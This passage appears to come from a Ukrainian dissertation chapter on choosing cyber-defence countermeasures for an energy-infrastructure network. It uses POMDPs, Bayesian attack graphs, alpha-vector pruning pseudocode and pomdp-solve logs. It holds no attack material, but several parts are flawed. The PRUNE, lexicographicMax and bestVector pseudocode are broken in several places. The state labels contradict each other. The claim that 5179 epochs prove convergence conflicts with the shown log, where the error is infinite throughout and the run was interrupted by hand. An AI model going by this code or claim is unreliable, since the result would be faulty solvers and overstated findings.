розроблений глобальний пошук оптимальних рішення, але в реальному часі з обмеженими ресурсами, пошук має враховувати лише значення сусідніх станів. І в цьому випадку теж є багато альтернатив, наприклад, розгляд значення станів, яких можна досягти за фіксовану кількість ходів. У найпростішому випадку, коли немає попереднього пошуку, базовий цикл евристичного алгоритму пошуку в реальному часі може передбачати три загальні кроки:

1. Оцінити кожну дію a , що може бути застосована в поточному стані s , за формулою:

$$Q(a, s) = c(a, s) + h(s_a) \quad (4.5)$$

2. Застосувати дію a , яка мінімізує значення $Q(a, s)$; у разі однакових значень вибір здійснюється випадковим чином (breaking ties randomly).

3. Спостерігати результуючий стан s' .

4. Завершити виконання, якщо s' є цільовим станом (goal state); в іншому випадку присвоїти s значення $s' (s \leftarrow s')$ і перейти до кроку 1.

У цьому алгоритмі $c(a, s)$ означає позитивну вартість виконання дії a у стані s . У свою чергу s_a – це стан, передбачений після виконання дії a в s , а h – евристична функція. Дана функція покликана вирішити проблему монотонності. Зокрема, у контексті POMDP дана функція слугує оптимістичною оцінкою майбутньої винагороди [95], тобто дозволяє відкидати завідомо гірші вектори та гарантувати, що ми не пропустимо оптимальне рішення. При цьому h визначається як функція цінності повністю спостережуваного марковського процесу (V_{MDP}) – вона ігнорує невизначеність спостережень та припускає, що точний стан s завжди відомий [96].

Зокрема, для кожного стану $s \in S$, евристична функція $h(s)$ (або $V_{MDP}(s)$) обчислюється шляхом розв'язання рівняння Беллмана для MDP:

$$h(s) = \max_{a \in A} [R(s, a) + \gamma \sum_{s' \in S} T(s, a, s') * h(s')] \quad (4.6)$$

де:

$R(s, a)$ – миттєва винагорода (або вартість) за дію a в стані s ;

γ – коефіцієнт дисконтування;

$T(a, s, s')$ – ймовірність переходу зі стану s в s' при дії a (матриця P);

$h(s')$ – евристична функція вартості майбутнього стану.

При цьому, слід також не забувати про динаміку станів та спостережень. Зокрема, математичне моделювання динаміки кіберфізичної системи в умовах часткової спостережуваності вимагає безперервного перерахунку ймовірнісного розподілу станів. Таким чином, оновлення поточного вектора вірувань до апостеріорного стану після виконання агентом контрзаходу та отримання спостереження здійснюється за правилом Баєса [97]:

$$b'(s') = \frac{O(o|s', a) \sum_{s \in S} T(s'|s, a) b(s)}{Pr(o|a, b)} \quad (4.7)$$

де:

$T(s'|s, a)$ – функція переходу, що визначає ймовірність ескалації атаки (латерального переміщення) або успішного її блокування;

$O(o|s', a)$ – функція спостереження, що враховує ймовірність хибних спрацювань (False Positives) та пропусків загроз (False Negatives) системами моніторингу;

$Pr(o|a, b)$ – константа нормалізації, що відображає повну маргінальну ймовірність отримання спостереження o .

При цьому потрібно сформулювати функцію вартості. Економіка прийняття рішень агентом формалізується через адитивну функцію винагороди (у контексті кібербезпеки – функцію негативних витрат), яка агрегує прямі та непрямі збитки:

$$R(s, a) = C(a) + P(s) \quad (4.8)$$

У даній формулі $C(a)$ позначає детерміновану вартість застосування конкретного контрзаходу a (наприклад, витрати ресурсів на ізоляцію вузла чи аудит), тоді як $P(s)$ відображає статичний штраф за перебування системи у скомпрометованому стані s (оцінка втрати конфіденційності, цілісності чи доступності).

Водночас, процес оптимізації, реалізований алгоритмом POMDP, зводиться до розв'язання Беллмана для простору вірувань. Оптимальна функція цінності рекурсивно максимізує очікувану корисність, балансуючи між миттєвими витратами контрзаходів та довгостроковими наслідками для системи:

$$V(b) = \max_{a \in \Gamma} [\sum_{s \in S} b(s) R(s, a) + \gamma \sum_{o \in \Omega} Pr(o|a, b) V(b_o^a)] \quad (4.9)$$

Оскільки простір вірувань є неперервним, точне обчислення політики спирається на математично доведену властивість кусково-лінійної та опуклої (PWLC) [98] форми функції цінності. Завдяки цьому універсальний розв'язок може бути поданий у вигляді компактної множини гіперплощин:

$$V(b) = \max_{a \in \Gamma} \sum_{s \in S} a(s) b(s) \quad (4.10)$$

Де Γ – кінцевий (парсимонічний) набір a векторів, згенерований після застосування процедури відсікання. Кожен a вектор у цій множині однозначно асоційований з оптимальною дією для відповідного регіону простору вірувань.

Загалом, у цьому алгоритмі оцінюється дія, яка застосовувалась в поточному стані s , а далі йде пошук найкращої дії a та повторює той самий процес, доки не досягне мети. Використання спостережуваного стану s на відміну від прогнозованого стану s_a робить цей алгоритм із замкнутим циклом, який є більш стійким до можливої наявності збурень у реальній або змодельованій системі.

При цьому, алгоритми для розв'язання задач зі скінченним горизонтом POMDP, як було зазначено використовують ітерацію значення як базову основу, а самі алгоритми є просто різними способами обчислення одного кроку динамічного програмування. З цієї причини ми обговоримо алгоритм з $h(s_a)$ в контексті того, як вони обчислюють V_n^* з V_{n-1}^* , або, що еквівалентно тому, як вони обчислюють множину Γ_n^* з множини Γ_{n-1}^* . Таким чином, в алгоритм для виконання цього одного кроку динамічного програмування треба вбудовувати його в ітерацію при обчисленні - це все, що потрібно для розв'язання задачі зі скінченним горизонтом. Для подальшого розгляду алгоритму реалізації задачі динамічного програмування, будемо вважати, що на кожному кроці має бути зроблено вибір з множини рішень-напрямів, які зручно вважати векторами.

Якщо задано набір векторів Γ , від яких залежить значення функції в інформаційному просторі, то ми можемо визначити розбиття інформаційного простору на скінченну кількість елементів, по одному для кожного A , які можна називати регіонами. Під регіонами мається на увазі простір вірувань (belief space), де одна конкретна стратегія (один вектор) є найкращою. При цьому кожне $a \in A$ має набір або область інформаційних станів, де значення цільової функції $R(a, A)$ домінує, тобто, для a виконується $\forall b$ нерівність $R(a, A) > R(b, \{A - a\})$.

Водночас, роботи зарубіжних дослідників демонструють, що пошук оптимального рішення задачі POMDP зі скінченним горизонтом треба шукати не в цілих регіонах, а тільки у підмножинах регіонів, де допоміжна функція є визначеною. Таке представлення іменується економним, або парсиномним. Тобто, набір векторів, в якому немає зайвих рішень. Це міркування критично важливе для вирішення задачі POMDP та може суттєво звузити множину пошуку оптимального рішення [99].

Таким чином, у даному розрізі можна запропонувати досить простий алгоритм фільтрації неефективних пошуків:

PRUNE (Γ)

$\Gamma_e := \{$

```

while  $\Gamma_e \neq \{\}$ 
 $\gamma := \text{removeElement}(\Gamma_e)$ 
 $b := \text{findRegionPointe}(\gamma, \Gamma_d)$ 
    if  $b \neq \text{null}$ 
then
     $\Gamma_e := \Gamma_e \cup \{\gamma\}$ 
     $\gamma^* := \text{bestVector}(\Gamma_e, b)$ 
     $\Gamma_e := \Gamma_e - \{\gamma^*\}$ 
     $\Gamma_d := \Gamma_d \cup \{\gamma^*\}$ 
    end if
end while
 $\Gamma := \Gamma_d$ 
return  $\Gamma$ 
end PRUNE

```

(4.11)

Алгоритм працює шляхом побудови парсиномної (економної) множини, додаючи по одному вектору за один раз (епоху). Процес починається з ініціалізації Γ_e як порожньої множини, після чого виконується цикл перебору векторів із вихідної множини Γ .

На будь-якому етапі виконання алгоритму множина Γ_e залишається підмножиною парсимонійного представлення Γ . В середині циклу з множини Γ вибирається черговий вектор за допомогою процедури *removeElement*, після чого здійснюється його порівняння з векторами, що наразі містяться в Γ_e .

У наведеному вище алгоритмі використовуються дві допоміжні процедури. Перша, *removeElement*, відповідає за ітеративну вибірку кандидатів на перевірку. Вона детерміновано вилучає вектор із робочої множини Γ_e , зменшуючи простір пошуку на поточному кроці ітерації [100].

Нехай Γ_e – множина α векторів, тоді функція виконує наступну операцію:

$\gamma := removeElement(\Gamma_e)$. Така, що:

1. Обирається довільний вектор $\gamma \in \Gamma_e$.
2. Множина оновлюється $\Gamma_e^{new} = \Gamma_e^{old} \setminus \{\gamma\}$.
3. Повертається γ .

В свою чергу, друга процедура, *bestVector*, реалізує критерій оптимальності. Для знайденої точки-свідка b (яка визначає регіон, де поточна сформована множина Γ_d ще не є оптимальною), ця функція ідентифікує, який саме вектор із кандидатів Γ_e має бути доданий до розв'язку. Це здійснюється шляхом прямого обчислення та порівняння значень $V(b) = b * \gamma$, для всіх $\gamma \in \Gamma_e$.

Нехай, Γ_e – множина α векторів (де кожен вектор a має розмірність $|S|$, рівну кількості станів), а b – точка у просторі вірувань (вектор ймовірностей станів, де $\sum_{s \in S} b(s) = 1$) [101]. Тоді функція визначається як:

$$bestVector(\Gamma_e, b) = \arg \max_{\gamma \in \Gamma_e} (\sum_{s \in S} b(s) * \gamma(s)) \quad (4.12)$$

Вектор, якому відповідає найбільше значення скалярного добутку, вважається локально оптимальним для точки b і повертається як результат виконання функції. Якщо таких векторів декілька (рівні значення), може бути обраний будь-який із них (лексикографічно перший).

Для коректної роботи алгоритму відсікання (pruning) критично важливо забезпечити однозначність вибору оптимальних векторів. Для цього разом з *bestVector* використовується взаємопов'язана процедура *lexicographicMax*. Ця функція визначає, який з двох векторів є «більшим» у лексикографічному порядку. Це необхідно для детермінованого вибору при однакових значеннях корисності [102].

lexicographicMax ($\gamma, \tilde{\gamma}$)

for each $s \in S$

if $\gamma(s) > \tilde{\gamma}(s)$

then return γ

```

    if  $\gamma(s) < \tilde{\gamma}(s)$ 
    end for each  $s$ 
    return  $\gamma$ 
end lexicographicMax

```

(4.13)

Саме для уникнення неоднозначності при виборі векторів і вводиться порядок порівняння. На відміну від спрощеного пошуку максимуму, дана реалізація ключової функції *bestVector* використовує *lexicographicMax* для вирішення спірних ситуацій. Алгоритм виконує наступні кроки:

1. Ініціалізується змінна максимального значення $u^* := -\infty$.
2. Проводиться перебір усіх векторів γ з множини Γ .
3. Для кожного вектора обчислюється його очікувана цінність у точці b :

$$v := b * \gamma.$$

4. Виконується перевірка умов:

- Якщо $v = v^*$ (значення рівне поточному максимуму), то поточний найкращий вектор γ^* оновлюється результатом виконання *lexicographicMax*.
- Якщо $v > v^*$ (тобто, знайдено нове максимальне значення), то v^* оновлюється до v , а γ^* стає поточним вектором γ .

Даний підхід гарантує, що для будь-якої точки b алгоритм завжди поверне один і той самий коректний вектор, що є необхідною умовою для побудови економного (парсимонійного) представлення функції цінності.

Таким чином, підсумовуючи, функція *bestVector* знаходить вектор, що дає максимальне значення у точці b . Якщо значення векторів γ та $\tilde{\gamma}$ однакові, використовується вищезгаданий метод лексикографічного порівняння.

bestVector (Γ, b)

$u^* := -\infty$

for each $s \in S$

```

 $v := b * \gamma$ 
if  $v = v^*$ 
then  $\gamma^* := \text{lexicographicMax}(\gamma^*, \gamma)$ 
If  $v > v^*$ 
then
 $v^* := v$ 
 $y^* := y$ 
    end if
end for each  $y$ 
return  $\gamma^*$ 
end bestVector

```

(4.14)

Наступним етапом є пошук методу динамічного вибору захисних дій (контрзаходів), який буде враховувати мінімізацію сукупних втрат від компрометації активів та витрат на подальшу експлуатацію засобів захисту. Для вирішення даної задачі пропонується інтеграція баєсових графів атак (BAG) у структуру частково спостережуваних марковських процесів прийняття рішень (POMDP), що дозволяє формалізувати стратегію захисту, як задачу оптимізації на основі поведінки та поточного "переконання" (belief state) про стан системи. Тобто, ключовою стадією є мінімізація функції сумарних витрат, яка складається з двох частин: втрат від пошкодження та витрат на контрзаходи.

Мінімізація відбувається шляхом вибору рішень управління, що відносяться безпосередньо до вузлів. В основу реалізації ліг метод динамічного програмування. Тобто, Динамічне програмування – це оптимальний розв'язок основної задачі за рахунок оптимальних розв'язків підзадач, часто шляхом послідовного просування від початкового стану до кінцевого [103].

Водночас, виходячи з природи об'єкта, накладається обмеження на множину вибору рішень. При цьому, проблематика розмірності вирішується за допомогою двох методологічних рішень:

1) обмеження повної кількості вузлів до критичних вузлів (які відповідають за ключові сегменти ІТ-мережі високого рівня енергооб'єкта).

2) дотриманням принципу монотонності, тобто зважаючи на природу Бассових мереж, зловмисник (атакуючий) може рухатись лише поступово далі по мережі, не повертаючись назад до вузлів, при цьому оперуючи множиною контрзаходів в певний конкретний момент. А вже сам алгоритм проводить обрахунок множини потенційних векторів атак, та формує оптимальну політику щодо мінімізації втрат та потенційних витрат – для зменшення цих самих втрат [104].

Була врахована ключову властивість атак на інфраструктуру - монотонність. Зловмисник рухається по Kill Chain (Access Lateral Movement Impact) і не втрачає контроль випадково. Стан безпеки може лише погіршуватися (без втручання) або покращуватися (після дії захисника). Алгоритм по суті складається з двох фаз: статичного моделювання (побудова графу) та динамічної оптимізації (POMDP). В свою чергу, рішенням задачі є політика π , яка через множину векторів відображає поточний розподіл ймовірностей станів в оптимальну дію [105].

4.2 Розрахунок оптимальної політики протидії

Для розрахунку оптимальної політики кіберстійкості нами було конкретизовано кортеж параметрів POMDP, де простір станів S відображає множину комбінацій скомпрометованих та безпечних вузлів Бассового графа атак, а матриця ймовірностей переходів T описує стохастичну динаміку латерального переміщення загрози (lateral movement) та ймовірність успішного відновлення вузла після застосування контрзаходів. Коефіцієнт дисконтування γ (discount factor) було встановлено на рівні, що забезпечує збіжність ітераційного процесу, пріоритезуючи негайне усунення

критичних загроз над відкладеними ризиками. В свою чергу, функція винагороди R була визначена як від'ємна вартість, що включає прямі витрати на виконання дій та штрафи за втрату конфіденційності, цілісності чи доступності активів. При цьому, у просторі дій A було виділено чотири дискретні стратегії, кожна з яких формує окремий клас α векторів у структурі функції цінності. На Рисунку 4.1 показано, що всі політики протидії реалізуються як узагальнений регулятор, який протидіє негативним наслідкам кібератак за кібернетичним принципом зворотного зв'язку [106].




Рисунок 4.1 – Узагальнений регулятор за принципами POMDP

Вихідна топологія досліджуваної ІТ-мережі об'єкта критичної енергетичної інфраструктури складалася з 33 фізичних вузлів, що формує простір станів 2^{33} , обчислення якого прямим методом POMDP є неможливим (прокляття розмірності).

Для вирішення цієї проблеми було застосовано метод структурної агрегації (State Aggregation) на основі моделі Cyber Kill Chain. Мережу було декомпозовано та згруповано у 6 критичних сегментів (станів), що відображають глибину проникнення атаки: від нормального функціонування (штатного режиму - s_0) через компрометацію робочих станцій та серверів (s_2, s_3) до мережевої експансії (s_3) та доступу до критичних активів управління (s_4, s_5). Така дискретизація дозволила зберегти логіку розповсюдження загрози.




Рисунок 4.2 – Ключові вузли (стани) мережі

Для протидії загрозам було визначено набір із 8 контрзаходів (дій), що варіюються за вартістю та впливом на доступність системи:

- 1) Моніторинг: A_0 (Wait/Passive), A_7 (Full Audit – низьковартісна верифікація).
- 2) Стимування: A_1 (Block IP), A_2 (Segregate Network – сегментація мережі), A_3 (Terminate Session - скидання сесій).
- 3) Ліквідація: A_4 (Isolate Host – повна ізоляція), A_5 (Reset Containers), A_6 (Patching).

Таблиця 4.1 – Набір контрзаходів (дій протидії)

Контрзахід	Роль у Результатах	Опис
7 (Full Audit)	Домінантна стратегія	Вартість низька, а інформаційна цінність висока. Дозволяє уникнути дорогих помилок.
A1 (Block IP)	Резервна стратегія	Використовується на ранніх етапах, якщо A7 недоступна або недостатня. Дешева, але менш інформативна.
A4 (Isolate Host)	Зупинка	Використовується рідко, лише при високій впевненості у загрозі. Ціна занадто висока для профілактики.
A5 (Reset)	Крайній захід	Найдорожча дія/ Вона з'являється в графі тоді, коли ризик катастрофи стане майже неминучим (наприклад, o2_Crit_Alarm отримано 3 рази поспіль).
A0 (Nothing)	Фільтр шуму	Використовується, коли ризики мінімальні, або коли боротьба вже не має сенсу.

Для практичного обчислення оптимальних політик кіберзахисту було обрано спеціалізований програмний інструмент pomdp-solve, розроблений Ентоні Кассандрою [107]. Вибір цього середовища зумовлений його повною алгоритмічною відповідністю теоретичному апарату, закладеному в основу нашої моделі. Інструмент є класичною та еталонною реалізацією методів точного розв'язання (Exact Value Iteration) для частково спостережуваних марковських процесів і нативно підтримує алгоритм Incremental Pruning та метод Witness. Завдяки експлуатації математичної властивості кусково-лінійної опуклості (PWLC) функції цінності, pomdp-solve дозволяє без втрати точності

перетворити матриці ймовірностей на скінченну множину гіперплощин, ефективно долаючи проблему обчислювальної складності під час роботи з неперервним простором вірувань.

На етапі ініціалізації середовища поведінка агента задається через матриці ймовірностей переходів T , спостережень O та функцію вартості R . Після процесу оптимізації (Value Iteration) POMDP-солвер генерує два ключові файли, які повністю формують поведінку автономного агента:

1. Файл *.alpha* (Матриця α векторів): Містить розраховані координати гіперплощин, що формують верхню опуклу оболонку функції цінності $V(b)$. Кожен вектор у цьому файлі математично прив'язаний до однієї оптимальної дії $\alpha \in A$. Цей файл слугує базою для жадібного алгоритму максимізації скалярного добутку.
2. Файл *.pg* (Policy Graph – Граф політики): Являє собою структурну репрезентацію оптимальної поведінки у вигляді скінченного автомата (Finite State Controller). У цьому графі вузли (Nodes) відповідають конкретним α векторам та їхнім діям, а орієнтовані ребра (Edges) – можливим спостереженням $o \in \Omega$ [108].

Наявність файлу *.pg* дозволяє кардинально знизити обчислювальне навантаження під час активної фази захисту: агенту не потрібно щоразу перебирати всі вектори, він просто рухається по заздалегідь розрахованому маршруту графа.

Якщо говорити про цикл прийняття рішень (алгоритм руху агента), то він відбувається наступним чином. Отримавши файли *.alpha* та *.pg*, агент здійснює навігацію в умовах кібератаки за наступним ітеративним алгоритмом:

- 1) Ініціалізація (Initialization): Агент стартує з початкового вектора b_0 переконань (де ймовірність знаходження у безпечному стані $s_0 = 1.0$) та встановлюється у стартовий вузол графа політики *.pg*.
- 2) Виконання дії (Execution): Знаходячись у поточному вузлі графа, агент зчитує прив'язану до нього оптимальну дію $\pi^*(b)$ (наприклад, A_7 - "Аудит" або A_4 - "Ізоляція") і негайно застосовує цей контрзахід до поточного сегменту мережі.

- 3) Отримання спостереження (Observation): Після виконання дії середовище (системи моніторингу IDS/SIEM) генерує і повертає агенту нове спостереження o (наприклад, про виявлення підозрілої активності на вузлі).
- 4) Оновлення переконань та перехід (Belief Update & Transition):
 - *Математично*: Агент перераховує свій внутрішній стан $b \rightarrow b'$ за правилом Баєса, враховуючи надійність отриманого спостереження.
 - *Структурно*: У графі політики $.pg$ агент виконує перехід по ребру, яке відповідає отриманому спостереженню o , і потрапляє у новий вузол.
- 5) Замикання циклу: Алгоритм повертається до Кроку 2. Новий вузол диктує нову дію для оновленого стану b' . Цикл триває безперервно, адаптуючись до дій зловмисника, аж до повної стабілізації системи (повернення в стан з найнижчим ризиком та дією A_0 "Очікування").

Примітка: як тільки агент починає рухатись, користувач більше не втручається. Агент сам оновлює свій патерн поведінки (belief) на кожному кроці, використовуючи формулу Баєса. В свою чергу Belief Update відбувається на основі попереднього патерну (b_{t-1}), дії, яку агент зробив (u_t) та спостереження, яке він отримав від сенсорів (z_t). Тобто, замість розрахунку всіх кроків наперед, алгоритм використовує рекурсивне рівняння Беллмана. Цінність поточного стану (вектора b) розраховується як сума миттєвого штрафу за дію $R(s, a)$ та дисконтованої цінності найкращого майбутнього стану V_{t-1} , яка вже була розрахована на попередній ітерації.


В свою чергу, розрахунок оптимальної політики здійснювався методом Point-Based Value Iteration, а критерієм зупинки алгоритму слугувала стабілізація α векторів (мінімізація похибки між ітераціями). Отриманий показник у 5179 ітерацій (epoch) під час одного із експериментів (тривав 5 годин 26 хвилин) доводить математичну збіжність функції цінності $V(b)$ та відповідність стандартам точності для задач із нескінченним горизонтом планування (відповідно до методології Е. Кассандри) [109].

```

pomdp-solve-5.5 — -zsh — 148x50
Epoch: 5148...357 vectors in 3.64 secs. (19527.78 total) (err=inf)
Epoch: 5149...339 vectors in 3.46 secs. (19531.24 total) (err=inf)
Epoch: 5150...356 vectors in 3.75 secs. (19534.99 total) (err=inf)
Epoch: 5151...349 vectors in 4.17 secs. (19539.16 total) (err=inf)
Epoch: 5152...355 vectors in 3.89 secs. (19543.05 total) (err=inf)
Epoch: 5153...354 vectors in 3.55 secs. (19546.61 total) (err=inf)
Epoch: 5154...355 vectors in 3.78 secs. (19550.40 total) (err=inf)
Epoch: 5155...341 vectors in 3.58 secs. (19553.98 total) (err=inf)
Epoch: 5156...348 vectors in 3.71 secs. (19557.69 total) (err=inf)
Epoch: 5157...353 vectors in 3.64 secs. (19561.33 total) (err=inf)
Epoch: 5158...348 vectors in 3.84 secs. (19565.17 total) (err=inf)
Epoch: 5159...343 vectors in 3.84 secs. (19569.01 total) (err=inf)
Epoch: 5160...363 vectors in 3.74 secs. (19572.75 total) (err=inf)
Epoch: 5161...346 vectors in 3.55 secs. (19576.30 total) (err=inf)
Epoch: 5162...355 vectors in 3.87 secs. (19580.18 total) (err=inf)
Epoch: 5163...350 vectors in 3.93 secs. (19584.12 total) (err=inf)
Epoch: 5164...346 vectors in 3.92 secs. (19588.04 total) (err=inf)
Epoch: 5165...347 vectors in 3.68 secs. (19591.72 total) (err=inf)
Epoch: 5166...357 vectors in 3.76 secs. (19595.48 total) (err=inf)
Epoch: 5167...354 vectors in 3.68 secs. (19599.16 total) (err=inf)
Epoch: 5168...355 vectors in 3.79 secs. (19602.95 total) (err=inf)
Epoch: 5169...356 vectors in 3.79 secs. (19606.74 total) (err=inf)
Epoch: 5170...348 vectors in 3.71 secs. (19610.45 total) (err=inf)
Epoch: 5171...345 vectors in 3.67 secs. (19614.12 total) (err=inf)
Epoch: 5172...345 vectors in 3.84 secs. (19617.96 total) (err=inf)
Epoch: 5173...351 vectors in 3.67 secs. (19621.63 total) (err=inf)
Epoch: 5174...349 vectors in 3.81 secs. (19625.44 total) (err=inf)
Epoch: 5175...347 vectors in 3.78 secs. (19629.22 total) (err=inf)
Epoch: 5176...352 vectors in 3.82 secs. (19633.04 total) (err=inf)
Epoch: 5177...351 vectors in 3.61 secs. (19636.65 total) (err=inf)
Epoch: 5178...348 vectors in 3.69 secs. (19640.35 total) (err=inf)
Epoch: 5179...^C351 vectors in 3.64 secs. (19643.99 total) (err=inf)
+++++
Solution found. See file:
    AVG_policy.alpha
    AVG_policy.pg
+++++
User time = 5 hrs., 26 mins, 56.41 secs. (= 19616.41 secs)
System time = 0 hrs., 0 mins, 27.58 secs. (= 27.58 secs)
Total execution time = 5 hrs., 27 mins, 23.99 secs. (= 19643.99 secs)

```

Рисунок 4.3 – Розрахунок політики під час найдовшого з експериментів



```

7
-99.999999995174277955811704 -99.999999995173709521623095 -99.999999995172998978887335
-99.999999995173141087434487 -99.999999995173425304528791 -99.999999995172856870340183

7
-99.1674730773106176684450475 -100.0000006912292320748747443 -100.000000001062687715602806
-99.999999995175983258377528 -99.999999995173425304528791 -99.999999995172856870340183

7
-99.0188532063773010349905235 -100.0000017824372662289533764 -100.0000000031431710567630944
-99.999999995227426552446559 -99.999999995173425304528791 -99.999999995172856870340183

7
-98.8745439414973787961571361 -100.0000058364395698617954622 -100.0000000338972512281543459
-99.999999996491055753722321 -99.999999995173425304528791 -99.999999995172856870340183

7
-98.8358799749344996143918252 -100.0000089564447449674844393 -100.0000000430854498745247838
-99.999999996581436789711006 -99.999999995173425304528791 -99.999999995172856870340183

